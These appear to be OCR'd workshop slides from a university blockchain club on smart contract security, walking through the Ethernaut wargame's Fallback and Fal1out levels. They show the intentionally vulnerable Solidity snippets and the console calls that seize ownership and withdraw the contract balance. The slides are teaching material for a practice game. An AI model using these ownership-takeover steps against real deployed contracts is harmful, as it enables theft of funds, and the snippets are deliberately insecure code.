Pwning Time

Smart Contract Security

PH

BLOCKCHAIN
AT NTU

Slides

https://link.gphofficial.com/Pwn

BLOCKCHAIN AT NTU

Quick Recap

54.164.50.3

Pete's Pet Shop

Frieda

Breed: Scottish Terrier
Age: 3
Location: Lisco, Alabama

Adopt

Gina

Breed: Scottish Terrier
Age: 3
Location: Tooleville, West Virginia

Adopt

Collins

Breed: French Bulldog
Age: 2
Location: Freeburn, Idaho


Adopt

Melissa

Breed: Boxer
Age: 2
Location: Camas, Pennsylvania

Adopt

Quick Recap


Application
(Frontend)
Connector: JSON-RPC
(Smart Contract)
Consensus
(node/client protocol)
OS / Virtualization
(Ethereum Virtual Machine)
Hardware
Storage
(LevelDB)
Network
...

Today's format

- Level 1
  - Referring to hints on slides + documentation
- Level 2
  - Referring to documentation
- Level 3
  - Reading off code

Before we start

- Metamask
  - https://metamask.io

- Javascript console
  - Chrome - F12
  - Firefox - Ctrl + Shift + K

- https://ethernaut.zeppelin.solutions/

0. Hello Ethernaut

Demo

1. Fallback

1. Fallback

Goal

- Claim ownership of contract (contract.owner())
- Withdraw all balance

Hint:

- ❑ Look at the fallback function

https://solidity.readthedocs.io/en/v0.4.24/contracts.html?highlight=fallback#fallback-function

1. Fallback

Fallback Function

A contract can have exactly one unnamed function. This function cannot have arguments and cannot return anything. It is executed on a call to the contract if none of the other functions match the given function identifier (or if no data was supplied at all).

Furthermore, this function is executed whenever the contract receives plain Ether (without data). Additionally, in order to receive Ether, the fallback function must be marked `payable`. If no such function exists, the contract cannot receive Ether through regular transactions.

In the worst case, the fallback function can only rely on 2300 gas being available (for example when send or transfer is used), leaving not much room to perform other operations except basic logging. The following operations will consume more gas than the 2300 gas stipend:

- Writing to storage
- Creating a contract
- Calling an external function which consumes a large amount of gas
- Sending Ether

Like any function, the fallback function can execute complex operations as long as there is enough gas passed on to it.

Source: Solidity Docs » Solidity in Depth » Contracts

BLOCKCHAIN AT NTU

1. Fallback

```
function() payable public {
   require(msg.value > 0 && contributions[msg.sender] > 0);
   owner = msg.sender;
 }
```

1. Fallback

- contract.contribute({value: 100})
- contract.sendTransaction({value: 100})
- contract.withdraw()

2. Fallout

2. Fallout

Goal

- Claim ownership of contract (contract.owner())

Hint:

- ❑ Read carefully

2. Fal1out

```
function Fal1out() public payable {
   owner = msg.sender;
   allocations[owner] = msg.value;
 }
```

2. Fal1out

Latest

```
Constructor (bytes32 _name) public {
     owner = msg.sender;
     allocations[owner] = msg.value;
}
```

V0.4.11

```
function Fal1out(bytes32 _name) {
     owner = msg.sender;
     allocations[owner] = msg.value;
}
```

2. Fal1out

contract.Fal1out()

3. Coin Flip

Attendance

Password: password